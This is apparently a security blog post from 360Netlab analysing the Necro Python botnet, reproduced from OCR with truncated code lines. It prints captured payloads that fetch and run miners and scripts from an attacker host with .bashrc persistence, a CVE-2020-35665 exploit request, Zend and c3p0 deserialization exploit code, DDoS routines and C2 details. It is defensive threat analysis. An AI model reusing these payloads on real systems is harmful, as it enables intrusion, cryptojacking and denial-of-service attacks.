
Necro is going to version 3 and using PyInstaller and DGA

blog.netlab.360.com/necro/

jinye

January 22, 2021

DGA



jinye

Jan 22, 2021 • 12 min read

Overview.

Necro is a classic family of botnet written in Python that was first discovered in 2015, at the beginning, it targeted Windows systems and often tagged by security vendors as Python.IRCBot and called N3Cr0m0rPh (Necromorph) by the author himself.

Since January 1, 2021, 360Netlab's BoTMon system has continued to detect new variants of the family, with three versions of the sample being detected, and the latest version using DGA to generate C2 domains against detection. All the 3 versions target Linux devices.


The key points of this blog are as follows.

1. In terms of propagation methods, Necro supports multiple methods and continues to integrate new publicly available 1-day vulnerabilities with a high attack capability.
2. The latest version uses the DGA technique to generate C2 domain names and the Python scripts are also heavily obfuscated to combat static analysis.
3. The latest 2 versions distribute Python programs together with ELF programs packaged with PyInstaller at the same time in order to ensure that they can be executed on victim machines that do not have Python2.
4. We suspect same actor behind all three versions.

At the time of writing, we note that two security vendors have reported Necro botnet PythonCryptoMinter FreakOut, but they both describe the second version that has stopped spreading.

Capture

Our Anglerfish honeypot system captured two propagation methods: one uses traditional telnet weak password and the other one utilizes an 1-day vulnerability (CVE-2020-35665). The following is a hit record from our honeypot.



The following is the payload being used for weak telnet password.

```
root
password
enable
system
shell
sh
echo -e '\x41\x4b\x34\x37'
wget http://aspjobjreorejborer.com/mirai.armexport ARGS="-o
aveixucyimxwcmph.xyz:9050";
LINE="killall -9 .sshd||pkill -9 .sshd_;
[ ! -f /tmp/.pidfile ] && echo > /tmp/.pidfile;
nohup .sshd $ARGS > /dev/null||nohup .sshd_ $ARGS > /dev/null &";
grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc;
curl http://aveixucyimxwcmph.xyz/xmrig1 -O||wget http://aveixucyimxwcmph.xyz/xmrig1 -
O .sshd_;
mv -f .sshd_ .sshd_;
chmod 777 .sshd_;
curl http://aveixucyimxwcmph.xyz/xmrig -O xmrig||wget
http://aveixucyimxwcmph.xyz/xmrig -O xmrig;
mv -f xmrig .sshd;
chmod 777 .sshd;
chmod +x ~/.bashrc;
~/.bashrc;
cd /tmp||php -r "file_put_contents(".benchmark",
file_get_contents("http://aveixucyimxwcmph.xyz/.benchmark"));";
curl http://aveixucyimxwcmph.xyz/.benchmark -O;
curl http://aveixucyimxwcmph.xyz/.benchmark.py -O;
php -r "file_put_contents(".benchmark.py",
file_get_contents("http://aveixucyimxwcmph.xyz/.benchmark.py"));";
wget http://aveixucyimxwcmph.xyz/.benchmark -O .benchmark;
wget http://aveixucyimxwcmph.xyz/.benchmark.py -O .benchmark.py;
chmod 777 .benchmark.py;
chmod 777 .benchmark;
python .benchmark.py||python2 .benchmark.py||python2.7
.benchmark.py||./.benchmark||./.benchmark.py &
```

The following is the payload when exploiting the 1-day vulnerability CVE-2020-35665.


```
GET /include/makecvs.php?Event=`export ARGS="-o aveixucyimxwcmph.xyz:9050"
LINE="killall -9 .sshd||pkill -9 .sshd_
[ ! -f /tmp/.pidfile ] && echo > /tmp/.pidfile
nohup .sshd $ARGS > /dev/null||nohup .sshd_ $ARGS > /dev/null &"
grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc
curl http://aveixucyimxwcmph.xyz/xmrig1 -O||wget http://aveixucyimxwcmph.xyz/xmrig1 -
O .sshd_
mv -f .sshd_ .sshd_
chmod 777 .sshd_
curl http://aveixucyimxwcmph.xyz/xmrig -O xmrig||wget
http://aveixucyimxwcmph.xyz/xmrig -O xmrig
mv -f xmrig .sshd
chmod 777 .sshd
chmod +x ~/.bashrc
~/.bashrc

cd /tmp||php -r "file_put_contents(\".benchmark\",
file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark\"));"
curl http://aveixucyimxwcmph.xyz/.benchmark -O
curl http://aveixucyimxwcmph.xyz/.benchmark.py -O
php -r "file_put_contents(\".benchmark.py\",
file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark.py\"));"
wget http://aveixucyimxwcmph.xyz/.benchmark -O .benchmark
wget http://aveixucyimxwcmph.xyz/.benchmark.py -O .benchmark.py
```

As you can see from the payload above, in addition to downloading and executing the original Python script (.benchmark.py), exp will also attempt to download and execute the PyInstaller-packaged ELF file (.benchmark), a tactic introduced by the authors since version 2 to improve the execution success rate. Because Python 2 has reached EOL (end-of-life), some victim machines lack this runtime environment, and Python programs packaged with PyInstaller will become standalone ELFs that can be executed normally even without a Python environment on the target machine.

It is worth noting that vulnerability CVE-2020-35665 was made public on December 23, 2020, only 8 days after we first caught its exploitation, which shows that the authors are very "active" in the use of the new vulnerability.

In addition to the Necro sample, the above exp will also download the mining program xmrig and xmrig1.


When looking up the C2 in our database, we found that the same download server has also been used for the download of mirai and some Windows malicious exe programs, indicating that the authors of Necro are operating multiple families of botnet at the same time.


```
20210112        20210119        22      aveixucyimxwcmph.xyz:80/.benchmark.py
20210119        20210119        1       aveixucyimxwcmph.xyz:80/benchmark
20210112        20210119        18      aveixucyimxwcmph.xyz:80/.benchmark
20210119        20210119        1       aveixucyimxwcmph.xyz:80/EvilObject.class
20210113        20210119        15      aveixucyimxwcmph.xyz:80/xmrig
20210117        20210117        3       aveixucyimxwcmph.xyz:9050/
20210113        20210116        13      aveixucyimxwcmph.xyz:80/xmrig1
20210115        20210115        4       aveixucyimxwcmph.xyz:80/.benchmark.py\
20210114        20210114        6       aveixucyimxwcmph.xyz:80/.benchmark.py\))
20210114        20210114        6       aveixucyimxwcmph.xyz:80/.benchmark\))
20210113        20210113        1       aveixucyimxwcmph.xyz:8081/mirai.arm
20210113        20210113        1       aveixucyimxwcmph.xyz:6233/mirai.arm
20210113        20210113        1       aveixucyimxwcmph.xyz:8080/mirai.arm
20210112        20210112        2       aveixucyimxwcmph.xyz:80/GJASJAD.exe
20210112        20210112        2       aveixucyimxwcmph.xyz:80/GJASJAD.exe","$env
20210112        20210112        3       aveixucyimxwcmph.xyz:80/GJASJAD.exe","$env
```


Infection Scale

Tapping in our DNSMon passivedns data, we can see the statistics of the two C2 domains used in version 2 and 3. Right now both counts are in 2 digits. But keep in mind that our pdns represents only a small subset of the global dns traffic, and based on past experiences, we won't be surprised if the actual infected hosts is a much much bigger number.

Here are the resolution statistics of version 2 C2 domain, we can see that the count of this domain name has passed the stable period and is in a declining state.



Below are the resolution statistics for version 3 domains. You can see that the resolution volume is rising, which means this version is active.




Sample analysis

Through the analysis, we found that the Necro samples captured in 2021 can be divided into 3 versions, and there are significant differences between each version in terms of propagation method, code obfuscation and C2 schema, where version 1 (necr0.py) to version 2 (out.py) are mainly code structure adjustments with an increase in obfuscation. From version 2 to version 3, the difference has increased, not only the code obfuscation has increased significantly, but also C2 has changed from hardcoded domain names to using the DGA. In addition, some n-day vulnerabilities have been added to version 3 in terms of propagation methods.

Version 1

Because version 1 was named necro.py by the author, we named the family Necro. In terms of code obfuscation, version 1 only partially obfuscates the code.




```
            self.oPLIevPzv(url)
    def yrAyez(self,DAnTk,SkYkwTsVL,nsdcmZjZ):
        self.MTpwZz.send("PRIVMSG %s :Scanning range %s for port %s, scanning for telnet? %s\n" % (self.SzKpj,D

        for vofUnCu in self.AiEcW(DAnTk):
            try:
                if self.AELmEnMe == 1:
                    return
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect((vofUnCu,int(SkYkwTsVL))) #Make sure habAnkDh is up and port is open.
                s.close()
                self.MTpwZz.send("PRIVMSG %s :%s\n" % (self.SzKpj,vofUnCu))
            except:
                pass
        self.MTpwZz.send("PRIVMSG %s :Finished scanning range %s\n" % (self.SzKpj,DAnTk))
    def DDoS(self, target, threads, domains, timee):
        self.target = target
        self.threads = threads
        self.timeend = time.time()+timee
        self.domains = domains
        for i in range(self.threads):
            t = threading.Thread(target=self.__attack)
            t.start()
    def __send(self, sock, soldier, proto, payload):
        udp = UDP(random.randint(1, 65535), PORT[proto], payload).pack(self.target, soldier)
        ip = IP(self.target, soldier, udp, proto=socket.IPPROTO_UDP).pack()
        sock.sendto(ip+udp+payload, (soldier, PORT[proto]))
    def __GetQName(self, domain):
        labels = domain.split('.')
```

Its C2 information is <u>simply encoded</u> and stored, and after several inverse decodes can be easily obtained as follows.

```
irc server: '45.145.185.229'
channel: '#necro'
key: 'm0rph'
```

Readable DDoS attack-related command strings can be found in the original sample.




```
try:
    if self.upGxXTZ[3]==":ddos.udpflood":
        self.MTpwZz.send("PRIVMSG %s :Started UDP flood on %s:%s\n" % (self.SzKpj,self.upGxXTZ[4],se
        threading.Thread(target=self.WtuZLQi,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.upG
    elif self.upGxXTZ[3]==":ddos.synflood":
        self.MTpwZz.send("PRIVMSG %s :Started SYN flood on %s:%s with %s threads\n" % (self.SzKpj,se
        for i in range(0, int(self.upGxXTZ[7])):
            threading.Thread(target=self.DIanVt,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.
    elif self.upGxXTZ[3]==":ddos.slowloris":
        self.MTpwZz.send("PRIVMSG %s :Started Slowloris on %s with %s sockets\n" % (self.SzKpj,self.
        threading.Thread(target=self.TcNWBKYz,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.up
    elif self.upGxXTZ[3]==":ddos.httpflood":
        self.MTpwZz.send("PRIVMSG %s :Started HTTP flood on URL: %s with %s threads\n" % (self.SzKpj
        for i in range(0, int(self.upGxXTZ[7])):
            threading.Thread(target=self.diQmcoxyQ,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),self.u
    elif self.upGxXTZ[3]==":ddos.loadamp":
        self.MTpwZz.send("PRIVMSG %s :Downloading %s list from %s\n" % (self.SzKpj,self.upGxXTZ[4],s
        urllib.urlretrieve(self.upGxXTZ[5], "."+self.upGxXTZ[4])
    elif self.upGxXTZ[3]==":ddos.amp":
        try:
```

From these command strings we can see that Necro is a botnet for DDoS attacks, C2 protocol based on IRC, supports attacks including both the common udpflood, synflood, slowloris, httpflood these, but also an uncommon method of amp attack.

Version 2

Version 2 (out.py) is comparable to version 1 in terms of obfuscation, but there is a change in vulnerability exploitation to include the Zend Framework (known as CVE-2021-3007).



```
            return 0
    def exploit(self, ip, port):
        if "443" in str(port):
            url = "https://"+ip+":"+str(port)
        else:
            url = "http://"+ip+":"+str(port)
        try:
            if self.check_endpoint(url):
                urllib2.urlopen(url+'/include/makecvs.php?Event=%60cd%20%2Ftmp%7C%7Ccd%20%24%28find%
            else:
                zend = {
                    'hello' : 'TzoyNToiWmVuZFxIdHRwXFJlc3BvbnNlXFN0cmVhbSI6Mjp7czoxMDoiACoAY2xlYW51c
                }
                hackzend = urllib2.Request(url+"/zend3/public/", json.dumps(zend), {'Content-Type':
                urllib2.urlopen(hackzend)
                data = {
                    'columnId': '1',
                    'name': '2',
                    'type': '3',
                    '+defaultData': 'com.mchange.v2.c3p0.WrapperConnectionPoolDataSource',
                    'defaultData.userOverridesAsString': 'HexAsciiSerializedMap:aced00057372003d636f
```

It is worth noting that the vulnerability was only revealed on January 4, 2021, which again shows that the authors of Necro were very "aggressive" in exploiting the new vulnerability.

In terms of C2 storage, version 2 is same as version 1.

```
irc server: 'gxbrowser.net'
channel: '#update'
key: 'N3Wm3W'
```

Version3

Version 3's were detected to be propagated with benchmark.py names. Compared to the first two versions, the biggest change in version 3 is the use of DGA to generate C2 domain names, the specific algorithm refer to the DGA code behind, the following is a simulation of the algorithm to generate part of the domain name:

